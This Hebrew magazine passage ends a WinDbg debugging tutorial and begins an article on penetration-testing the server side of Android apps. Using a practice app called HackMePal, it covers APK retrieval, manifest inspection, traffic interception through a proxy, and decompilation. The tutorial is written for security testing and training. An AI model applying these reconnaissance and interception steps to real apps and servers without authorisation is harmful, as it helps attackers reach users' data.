מחסנית הקריאות נראית מסובכת, אך לאמיתו של דבר החלק המעניין הוא המודגש בצהוב. הפונקציה AllocatingThread גרמה לקריאה לבנאי (constructor) של מחלקה בשם DynamicArray. בנאי זה קרא ל-[]operator new שמקצה זיכרון, והעביר לו בתור גודל את המספר 0x1d (שהוא 29 בבסיס עשרוני). מכאן ואילך אנו רואים שרשרת של קריאות שבסופן עצירה ב-RtlAllocateHeap, שבה הגדרנו את נקודת העצירה שלנו.

זה לא סביר, כמובן, שנעצור באופן ידני ונתבונן בגודל ההקצאה עבור כל הקצאה שהתוכנית עושה. אנו צריכים להגדיר את נקודת העצירה כך שתדפיס אוטומטית את גודל ההקצאה, ואולי פרטים נוספים אם ההקצאה מעניינת אותנו (למשל גדולה במיוחד). באופן עקרוני ניתן לעשות זאת גם כאשר עוצרים ב-RtlAllocateHeap, אבל מכיוון שאנחנו לא מכירים את הפרמטרים של הפונקציה הזאת, יהיה צריך לחלץ אותם בצורה ידנית מהמחסנית. זה אפשרי אבל לא נוח כל כך[2]. לחלופין, אנו יכולים לשים לב שאת הפרמטר של malloc אנחנו רואים בקלות. נוכל להגדיר נקודת עצירה שם, וכך להבין מה ההקצאות שעושה התוכנית.

[2] למתקדמים: גודל ההקצאה הוא הפרמטר השלישי של RtlAllocateHeap, ובכניסה לפונקציה הוא נמצא בהיסט של 12 בתים מראש המחסנית. נוכל לקבל את ערכו מתוך נקודת העצירה באמצעות הביטוי dwo(@esp+0n12).

ראשית, נבטל את נקודת העצירה הקיימת באמצעות הפקודה bc *, ואז נגדיר נקודת עצירה חדשה ב-malloc, שהפעם גם מקבלת פרמטרים נוספים שידפיסו עבורנו את גודל ההקצאה:

```
0:001> bp WinDbgIntro!malloc "?? nSize"
0:001> g
unsigned int 0x222
eax=00000222 ebx=00802308 ecx=007ae6a0 edx=00000218 esi=007afa70 edi=007ae5a4
eip=00c024a0 esp=007ae490 ebp=007ae4a8 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
WinDbgIntro!malloc:
00c024a0 55              push    ebp
```

כעת כאשר אנו עוצרים בנקודת העצירה, ראשית מודפס ערך הפרמטר nSize ולאחר מכן הפרטים הרגילים. בעצם, אין כל כך צורך יותר לעצור בנקודת העצירה, אם אנחנו רק רוצים סטטיסטיקה של גדלי ההקצאות. לכן נוכל להגדיר את נקודת העצירה מחדש כך:

```
0:001> bp WinDbgIntro!malloc "?? nSize; g"
breakpoint 0 redefined
0:001> g
unsigned int 0x241
unsigned int 0x34d
unsigned int 0x24f
unsigned int 0x227
```

כעת, כאשר התוכנית רצה היא מדפיסה באופן אוטומטי את גודל בקשות ההקצאה שמגיעות ל-malloc. אבל אולי נרצה אפילו יותר מזה. למשל, נראה שחלק מההקצאות הן קטנות יחסית ואולי לא מעניינות אותנו. מה אם אנחנו רוצים להציג את מחסנית הקריאות ולעצור את התוכנית רק כאשר מבצעים הקצאה בגודל מסוים, או בגודל שעובר סף מסוים שנקבע? לשם כך אנחנו צריכים אופרטור חדש, if., שמאפשר להוסיף משפטי תנאי לפקודות WinDbg. וכך נוכל להגדיר נקודת עצירה מותנית לפי גודל:

```
0:001> bp WinDbgIntro!malloc "r? $t0 = nSize; .if (@$t0 > 0n300) { .printf
\"Allocating %d bytes\", @$t0; kpn 5 } .else { g }"
breakpoint 0 redefined
```

פקודה זו כבר די מורכבת וכדאי להסתכל עליה בחלקים. ראשית:

```
r? $t0 = nSize;
```

החלק הזה שם את הערך של הפרמטר nSize של הפונקציה malloc במשתנה $t0. WinDbg מעמיד לרשותנו אוסף של 20 משתנים לשימושים זמניים, ששמותיהם $t0, $t1, …, $t19.

```
.if (@$t0 > 0n300) …
```

זהו משפט התנאי שלנו, הבודק שערכו של המשתנה $t0 גדול מקבוע כלשהו שהחלטנו עליו (כדי לקרוא את ערכו של המשתנה יש להוסיף לפניו את התחילית @). הקידומת 0n משמעותה שהמספר ניתן בבסיס עשרוני (ברירת המחדל של WinDbg היא בסיס 16).

```
.printf \"Allocating %d bytes\", @$t0;
```

זוהי הדפסה למסך ששוב משתמשת במשתנה $t0.

```
kpn 5
```

זוהי הצגה של מחסנית הקריאות עם עומק מקסימלי של 5 (פשוט כדי שהפלט יהיה קצר ככל האפשר אבל עדיין יאפשר לנו להבין מי קרא ל-malloc וביקש את הקצאת הזיכרון).

כעת כאשר נריץ את התוכנית והיא תבצע הקצאה גדולה מ-300 בתים, התוכנית תעצור ותדפיס את גודל ההקצאה ואת מחסנית הקריאות:

```
0:001> g
Allocating 887 bytes  # ChildEBP RetAddr
00 007ae48c 00be05cf WinDbgIntro!malloc(unsigned int nSize = 0x377)
[f:\dd\vctools\crt\crtw32\misc\dbgmalloc.c @ 55]
01 007ae4a8 00b95fdc WinDbgIntro!operator new(unsigned int size = 0x377)+0xf
[f:\dd\vctools\crt\crtw32\heap\new.cpp @ 59]
02 007ae4b4 00b8e5bc WinDbgIntro!operator new[](unsigned int count = 0x377)+0xc
[f:\dd\vctools\crt\crtw32\stdcpp\newaop.cpp @ 6]
03 007ae5a4 00b90c00 WinDbgIntro!DynamicArray::DynamicArray(unsigned int len = 0x377)+0x2c
[d:\development\scratch\windbgintro\windbgintro\main.cpp @ 13]
04 007afa68 00b8c73c WinDbgIntro!AllocatingThread(void)+0x90
[d:\development\scratch\windbgintro\windbgintro\main.cpp @ 32]
eax=00000377 ebx=00802308 ecx=007ae6a0 edx=0000036d esi=007afa70 edi=007ae5a4
eip=00c024a0 esp=007ae490 ebp=007ae4a8 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
WinDbgIntro!malloc:
00c024a0 55              push    ebp
```

היריעה קצרה מכדי לדון בפקודות שליטה מורכבות יותר כגון for., while., ו-foreach., אבל תוכלו לקרוא עליהן במאמר שלי על אוטומציה של WinDbg שהופיע בגיליון ה-46.

סיימנו לפעם הזו! כדי לעצור את ה-debugger ולצאת מהתוכנית, השתמשו בפקודה q. לחלופין, אם ברצונכם שהתוכנית תמשיך לרוץ גם לאחר ש-WinDbg מתנתק ממנה, השתמשו בפקודה qd.

סיכום

במאמר זה ראינו כיצד להשתמש ב-WinDbg לניתוח תהליכים חיים. ראינו איך להציג את רשימת החוטים, לעבור בין חוטים ופונקציות, להציג ערכים של משתנים מקומיים וגלובאליים, להגדיר נקודות עצירה, ולהציג ידיות של מערכת ההפעלה. זהו רק קצה הקרחון של יכולותיו של WinDbg. במידה ויתעורר עניין סביב הנושא, אוכל במאמרי המשך לסקור ניתוח של dump files, פקודות נוספות, ופקודות הרלוונטיות רק ל-kernel mode.

למידע נוסף על WinDbg אני ממליץ על הספרים Advanced Windows Debugging של Mario Hewardt ו-Inside Windows Debugging של Tareek Soulami. שני הספרים מביאים דוגמאות ותרחישים אמיתיים לשימוש בפקודות מתקדמות של WinDbg ובסקריפטים פשוטים ומורכבים.

על המחבר

סשה גולדשטיין הוא ה-CTO של קבוצת סלע, חברת ייעוץ, הדרכה ומיקור חוץ בינלאומית עם מטה בישראל. סשה אוהב לנבור בקרביים של Windows וה-CLR, ומתמחה בניפוי שגיאות ומערכות בעלות ביצועים גבוהים. סשה הוא מחבר הספר Pro .NET Performance., ובין היתר מלמד במכללת סלע קורסים בנושא .NET Debugging ו-Windows Internals. בזמנו הפנוי, סשה כותב בלוג על נושאי פיתוח שונים. אפשר למצוא אותו גם בטוויטר.

AppUse ותקיפת צד שרת של אפליקציות Android

מאת ברק טוילי

הקדמה

כולנו יודעים שהטלפונים החכמים מכילים הרבה מאוד מידע רגיש עלינו, מכרטיסי אשראי ועד להתכתבויות ב-WhatsApp, מה מיקומנו, תמונות וכו'.

כיום אנו רואים התפתחות ממשית בתחום הטלפוניה, בנקים וחברות כרטיסי אשראי מפתחות אפליקציות לניהול החשבון דרכן, אפליקציות צ'ט אשר מכילות היסטוריית שיחות שלנו, והרבה מאוד מידע חשוב שלנו מנוהל ע"י הטלפון החכם.

ארכיטקטורת מערכת ההפעלה אנדרויד מאפשרת למתכנת לנהל את המידע בצורה רחבה, לייצר רכיבים נגישים לאפליקציות באותו המכשיר, לשמור מידע במקומות מסוכנים ובקלות ניתן לנהל את המידע בצורה שגויה. בנוסף לכך, מתכנתים רבים אשר תכנתו עד היום צד שרת, צריכים לפתח אפליקציה אשר היא צד לקוח ואינם מודעים לסכנות האפשריות, ובכך מגדילים את מרחב התקיפה המוכר לתוקף עד לפני תקופת הטלפונים החכמים.

כאשר בודק מבצע מבדק חדירה לאפליקציית Android, הבדיקה מתחלקת ל-2 מרחבים עיקריים:

- **תקיפת צד הלקוח** - במרחב זה נבדוק חולשות בצד לקוח כגון שמירת מידע רגיש בצורה מסוכנת, שמירת סיסמאות בקוד, מניפולציות על broadcast receivers, Activities וכו'.
- **תקיפת צד השרת** - במרחב זה נבדוק חולשות אפליקטיביות בצד השרת כגון XSS, SQLI, Authorization Bypass, Authentication Bypass, וכו'...

על כל תת נושא מהנ"ל אפשר לכתוב מאמר שלם, לכן במאמר זה אתמקד רק בדרך שבה התוקף מקבל את המידע המירבי ביותר על צד השרת דרך אפליקציית ה-Android, איך הוא מנצל מידע זה, ונראה איך אנו תוקפים את צד השרת של האפליקציה בעזרת אפליקציה, בנוסף, לעיתים חושפים Web services רק עבור אפליקציות מובייל וזו הצורה היחידה למצוא אותם.

להבנת המאמר נדרשת היכרות בסיסית עם אפליקציות אנדרויד או נסיון עבודה עם האמולטור.

במידה ויש צורך בהסבר מעמיק על הטכניקות השונות, על האיומים ו/או דרכי ההגנה, אנו (AppSec Labs) מקיימים קורסים בנושא Android Application Hacking ו-Android Secure Coding באופן קבוע, לקבלת מידע נוסף, ניתן לפנות למייל: info@appsec-labs.com

הקמת סביבת עבודה

בכדי לבצע בדיקה על אפליקציית Android בודק ישתמש ב-Android SDK , אשר מכיל את האמולטור של Android שמבצע אמולציה מלאה של מערכת ההפעלה Android, בנוסף, על מנת לבצע בדיקה על אפליקציה יש הרבה מאוד כלים עוצמתיים העוזרים בביצוע הבדיקה כגון:


- Apktool
- Dex2jar
- Jdgui
- Burp
- apkAnalyzer
- sqlitebrowser
- ועוד כלים רבים.

אפיוז - סביבת עבודה לאנדרואיד

ב-AppSec Labs פיתחנו כלי בשם AppUse, אפיוז הינו מכונה וירטואלית (VM) אשר מספקת לבודק סביבה מקונפגת עם כל הכלים ההכרחיים. במערכת הוספנו סקריפטים והתאמות אשר חוסכות לבודק זמן רב מזמן הבדיקה. בנוסף לכך, מוטמע במערכת "אפיוז-דשבורד" אשר מאפשר להפעיל את כל הכלים בצורה קלה ומהירה ומייעל משמעותית את עבודת הבודק! ממליץ בחום לכל מי שמתעסק בתחום להוריד את אפיוז מהכתובת הבאה:

https://appsec-labs.com/AppUse

תמונה להמחשה של אפיוז-דשבורד:



במאמר אסביר כיצד לבצע תקיפה לצד השרת בעזרת אפיוז-דשבורד וגם בצורה ידנית בעזרת הכלים הרלוונטים.

קצת על האמולטור

האמולטור, כשמו הוא, מבצע אמולציה של מערכת ההפעלה של Android, האמולטור נוצר בכדי לתת לבודקים ולמפתחים לבדוק ולפתח אפליקציות ללא צורך פיזי בטלפון חכם.

האמולטור מגיע עם מספר כלים אשר מאפשרים לבצע פעולות שונות על האמולטור, לא אתעכב על כל אחד מהם, אך יש מספר רב של מקורות המסבירים על כל אחד מהם:

- http://developer.android.com/tools/help/emulator.html - Emulator
- http://developer.android.com/tools/help/adb.html -ADB

שלבי התקפה

התקפת צד השרת של אפליציית Android מורכבת מכמה שלבים:

- השגת אפליקצית היעד - איך תוקף משיג את האפליקציה המותקפת? מה הצעדים הדרושים לכך?
- Android Manifest - מה התוקף יכול ללמוד מקובץ ה-Manifest של האפליקציה המותקפת?
- Decompile APK and investigating the code - איך עושים Decompile לאפליקציה? ואיך נחקור את הקוד בכדי לאסוף נתונים חשובים (עם איזה שרת האפליקציה מדברת? ודרך איזה פורט?)
- יירוט התעבורה לפרוקסי - אילו אפשרויות יש בידי התוקף בכדי ליירט את התעבורה לפרוקסי?
- ניצול החולשה הקיימת בצד שרת - לאחר שיירטנו את התעבורה, דוגמא לזיהוי חולשה אפליקטיבית והסבר כיצד ננצל את החולשה.

השגת אפליקציית היעד

בכדי להשיג את האפליקציה המותקפת לבודק יש כמה אפשרויות:

1. השגת האפליקציה ע"י שמה או שם החבילה שלה (Package) דרך Google Play - במידה והאפליקציה זמינה ב-Google Play, יש אפשרות להוריד את האפליקציה למכשיר אמיתי או להשתמש באתרים המספקים שירותים המאפשרים להוריד APK ישירות מהגוגל פליי (באפיוז דאשבורד ניתן להשתמש בשירותים אלה ע"י הכפתור אשר נמצא תחת Tools -> Download APK From Google Play), כגון:
   - http://apk-dl.com/
   - http://apps.evozi.com/apk-downloader/
2. השגת האפליקציה המתוקנת על מכשיר - במידה והאפליקציה מותקנת על מכשיר זמין, יש באפשרות הבודק למשוך את האפליקציה מתוך המכשיר.

הכלי adb אשר מגיע עם ה-SDK המאפשר לבודק לבצע אינטראקציה עם האמולטור. כמה פקודות חשובות והסבר קצר עליהם ניתן למצוא כאן:
https://appsec-labs.com/blog/adb-common-commands/

במאמר אצא מנקודת הנחה שאתם יודעים כבר להשתמש בפקודות adb shell/pull/push הסטנדרטיות.

בנוסף, חשוב לציין כי במערכת ההפעלה Android יש 2 סוגי אפליקציות:

- **אפליקציות משתמש** - האפליקציות הנורמטיביות שכולנו מורידים מה-Google Play ומתקינים אותם, לדוגמא אפליקציית בנק שמאפשרת למשתמש לנהל את חשבונו. אפליקציות אלה נמצאות תחת התיקייה: /data/app/
- **אפליקציות מערכת** - אפליקציות של ה-ROM, אשר אחראיות לתפקוד המלא של ה-ROM, אפליקציות אלה בעלות הרשאות גבוהות יותר בדרך כלל ולא ניתנות למחיקה, לדוגמא אפליקציית SystemUI אשר מציגה למשתמש את ה-GUI של מערכת ההפעלה. אפליקציות אלה נמצאות תחת התיקיה: /system/app/

אבחנה וחקירה ראשונית - Android Manifest

כל אפליקציית אנדרויד מכילה קובץ מאניפסט אשר הינו בפורמט XML הנקרא AndroidManifest.xml.

קובץ המאניפסט מכיל מידע רב על האפליקציה כגון: שם האפליקצייה (Package name), פירוט הרכיבים במערכת (Activities, broadcast receivers, content providers), הצהרה על שימוש בהרשאות מסויימות, הצהרה על הרשאות אישיות ועוד. בכדי לצפות בקובץ המניפסט של אפליקציה, אנו צריכים להשתמש בכלים שעושים Decode (פיענוח) לקבציי האפליקציה, 2 האפשרויות הנפוצות ביותר לעשות זאת הן ע"י 2 הכלים, apktool ו-apkparser:

בכדי לצפות במניפסט בעזרת apktool נשתמש בפקודה הבאה:

```
apktool decode <apk name>
```

לאחר מכן תיווצר תיקיה בשם ה-APK ומשם נוכל לגשת אל קובץ ה-AndroidManifest.xml


בכדי לצפות במניפסט בעזרת apkparser נשתמש בפקודה הבאה:

```
java -jar APKParser.jar <apk name>
```

במידה ואנו רוצים לייצא את המאניפסט לקובץ ולצפות בו בדפדפן אנו יכולים להשתמש בפקודה:

```
java -jar APKParser.jar APK_NAME.apk > AndroidManifest.xml
```

הדרך הקלה יותר לצפות במניפסט של האפליקציה תהיה באמצעות AppUse, בכך שנטען את ה-APK לתוך אפיוז דרך כפתור ה-Load APK ונלחץ על הכפתור View Manifest תחת מדור ה-Reversing:



מקובץ המאניפסט ניתן ללמוד הרבה מאוד על האפליקציה, הקובץ מספק לתוקף מידע רב על האפליקציה, מבלי לבצע פעולות מורכבות מידי.

בתמונה הבאה תוכלו לראות חלק מקובץ המניפסט של האפליקציה HackMePal (אפליקציית hack me אשר פותחה ע"י AppSec Labs לבדיקות ותרגולים, האפליקציה מדמה מערכת עשירה של פעולות אשראי וטרנזקציות כספיות):

```
−<manifest android:versionCode="1" android:versionName="1.1" package="com.appsec.hackmepal">
    <uses-sdk android:minSdkVersion="16" android:targetSdkVersion="17"> </uses-sdk>
    <uses-permission android:name="android.permission.INTERNET"> </uses-permission>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"> </uses-permission>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"> </uses-permission>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"> </uses-permission>
  −<application android:theme="@7F070001" android:label="@7F060000" android:icon="@7F020014" android:debuggable="true"
   android:allowBackup="true">
   −<activity android:label="@7F060000" android:name="com.appsec.hackmepal.Splash2">
     −<intent-filter>
        <action android:name="android.intent.action.MAIN"> </action>
        <category android:name="android.intent.category.LAUNCHER"> </category>
      </intent-filter>
    </activity>
    <activity android:label="@7F060000" android:name="com.appsec.hackmepal.List"> </activity>
    <activity android:label="@7F060000" android:name="com.appsec.hackmepal.AcDetail"> </activity>
    <activity android:label="@7F060000" android:name="com.appsec.hackmepal.AcHistory" android:exported="true"> </activity>
    <activity android:label="@7F060000" android:name="com.appsec.hackmepal.Transfer" android:exported="true"> </activity>
    <activity android:label="@7F060000" android:name="com.appsec.hackmepal.Register"> </activity>
    <activity android:label="@7F060000" android:name="com.appsec.hackmepal.AcAnother"> </activity>
    <activity android:label="@7F060000" android:name="com.appsec.hackmepal.UserList"> </activity>
    <activity android:label="@7F060000" android:name="com.appsec.hackmepal.Admin"> </activity>
    <activity android:label="@7F060000" android:name="com.appsec.hackmepal.Admin_UserList"> </activity>
    <activity android:label="@7F060000" android:name="com.appsec.hackmepal.More"> </activity>
    <activity android:label="@7F060000" android:name="com.appsec.hackmepal.Requestmoney"> </activity>
    <activity android:label="@7F060000" android:name="com.appsec.hackmepal.AutoPay"> </activity>
    <activity android:label="@7F060000" android:name="com.appsec.hackmepal.Messaging"> </activity>
```

בעזרת התמונה למעלה, אנו יכולים לראות כי האפליקציה משתמשת בהרשאות לגשת לאינטרנט, לקרוא ולכתוב קבצים אל ה-SDCard. נוכל לראות זאת ע"י קריאת ההרשאות שהאפליקציה מבקשת תחת התגית uses-permission, נוכל גם לראות כי יש לה 2 Activities (מסכים) שהם exported (ניתן להפעיל אותם מאפליקציות אחרות) מה שיכול להוות בעיה מבחינת אבטחת מידע מכיוון שאפליקציות זדוניות יוכלו לתקשר עם מסכים (Activities) של האפליקציה ולבצע מתקפות שונות, כפי שאנו רואים, אנו אכן מקבלים מידע רב מהאפליקציה.


כמו שאנו רואים, האפליקציה משתמשת בהרשאות אינטרנט, זאת אומרת היא יכולה לתקשר עם שרת חיצוני, במידה והאפליקציה לא הייתה משתמשת בהרשאה זו, לא היינו יכולים לבצע תקיפות לצד השרת כי הוא לא היה קיים. במילים אחרות, מההרשאה אנחנו למדים שכנראה שקיים צד-שרת.

פרוקסי

לאחר שווידאנו שככל הנראה האפליקציה אכן מתקשרת עם שרת חיצוני, אנו נרצה ליירט את התעבורה שלה, בכדי לבצע מניפולציות שונות על הבקשות היוצאות ונכנסות. על מנת לעשות זאת, יש כמה וכמה אפשרויות להעביר את התעבורה דרך פרוקסי.

מערכת האנדרויד מספקת שירות מובנה של פרוקסי מאוד מצומצם ומוגבל, לכן נבנו כמה אפליקציות אשר מספקות הגדרת פרוקסי על המערכת למכשירים שהם ROOTED. אפליקציה מאוד מוכרת הינה ProxyDroid, אשר מספקת למשתמש אפשרות להגדיר פרוקסי על המכשיר בצורה קלה ונוחה.

בתמונה הבאה ניתן לראות את הגדרות האפליקציה:




כפי שנין לראות, ה-HOST, זאת אומרת ה-IP של שרת הפרוקסי, הינו 10.0.2.2 כתובת זו מסמנת לאמולטור את הכתובת של המארח של האמולטור (המחשב ממנו רץ האמולטור).

בנוסף, ניתן לראות כי באפליקציה אין אפשרות להגדיר את התעבורה בפורטים ספציפים אשר יועברו לפרוקסי, הפורטים הקבועים הם 443 ו-80, זאת אומרת שבמידה ונרצה ליירט תעבורה אשר יוצאת בפורט אחר, לא נוכל לעשות זאת בעזרת האפליקציה הזו, בנוסף, האפליקציה תומכת רק בפרוטוקול HTTP, ולא תומכת בפרוטוקולים בינארים, ולכן לא נהיה אפקטיביים במיוחד.

לאחר שאנו נפעיל את שרת הפרוקסי (לדוגמא burp suite) ונדליק את הפרוקסי של ProxyDroid בכדי ליירט את התעבורה מהאמולטור אל burp, ננסה לבצע התחברות באפליקציה HackMePal (admin/admin) בכדי לתפוס את בקשת ההתחברות ולבצע מניפולציות עליה.

בתמונה הבאה, אנו רואים כי הצלחנו לבצע התחברות (ריבוע למטה מימין) למרות שהburp מקונפג ליירט את הבקשות (מלבן בתמונה משמאל) ושה-ProxyDroid מוגדר כראוי (סמל הענן בתוך הריבוע למעלה מימין):



מכאן אנו מסיקים כי האפליקציה לא מתקשרת עם השרת תחת הפורט 443 או 80, אלא פורט אחר אשר לא נתמך ע"י ProxyDroid.

שני עניינים שאנו צריכים לחקור:

- באיזה פורט האפליקציה מתקשרת עם השרת?
- איך נורה לאמולטור להעביר לפרוקסי בקשות בפורטים ספציפיים?

נתחיל מהעניין הראשון.

אבחנה וחקירה של קוד האפליקציה

כל אפליקציית אנדרואיד מכילה את הקובץ classes.dex. לאחר כתיבת קוד ב-JAVA וקימפול של הקוד, ל-bytecode, הוא מומר לקוד שה- JVM (Java Virtual Machine) מכיר בו בפורמט class.

בכתיבת אפליקציית אנדרויד קוד זה מומר לקובץ שה-Dalvik מכיר בו בפורמט dex., בכדי לרוץ על מכשיר אנדרוידאיד. קובץ זה מכיל את כל קוד האפליקציה ובעצם את לוגיקת האפליקציה.

בכדי לצפות בקוד המקור נצטרך לבצע מספר פעולות, הוצאה של הקובץ classes.dex מתוך ה-apk. הקובץ אשר מכיל את קוד ה-java של האפליקציה. לאחר מכן נמיר את קובץ ה-dex לקובץ jar, ואז נבצע decompile בעזרת כלים קיימים היודעים להחזיר קוד מקור קריא בקבצי JAR, ובכך נראה קוד שקרוב מאוד לקוד המקור של האפליקציה.

על מנת לחלץ ולהמיר את קובץ classes.dex ל-JAR נשתמש בכלי dex2jar :

```
unzip <apk name> classes.dex
```

```
dex2jar classes.dex
```

לאחר מכן ייווצר קובץ בשם classes_dex2jar.jar, נוכל לטעון אותו אל תוך כלי פענוח לJAVA, לדוגמא JD-GUI או Luyten .

כעת, יש לנו גישה לקוד המקור של האפליקציה, העובדה שתוקף יכול להשיג את קוד מקור האפליקציה חושפת בפניו מידע רב אודות האפליקציה ואודות הפונקציונליות שלה כגון סיסמאות אשר שמורות בקוד, לאילו קבצים האפליקציה כותבת ומה, איך והיכן היא שומרת נתונים רגישים וגישה לרכיבים אשר נרשמים באופן דינאמי בתוך הקוד ולא נמצאים במאניפסט (לדוגמא, dynamic broadcast receiver).

לאחר חקירה ואיבחון של הקוד, ניתן לזהות כי האפליקציה הנבדקת שלנו מתקשרת תחת הפורט 6543:

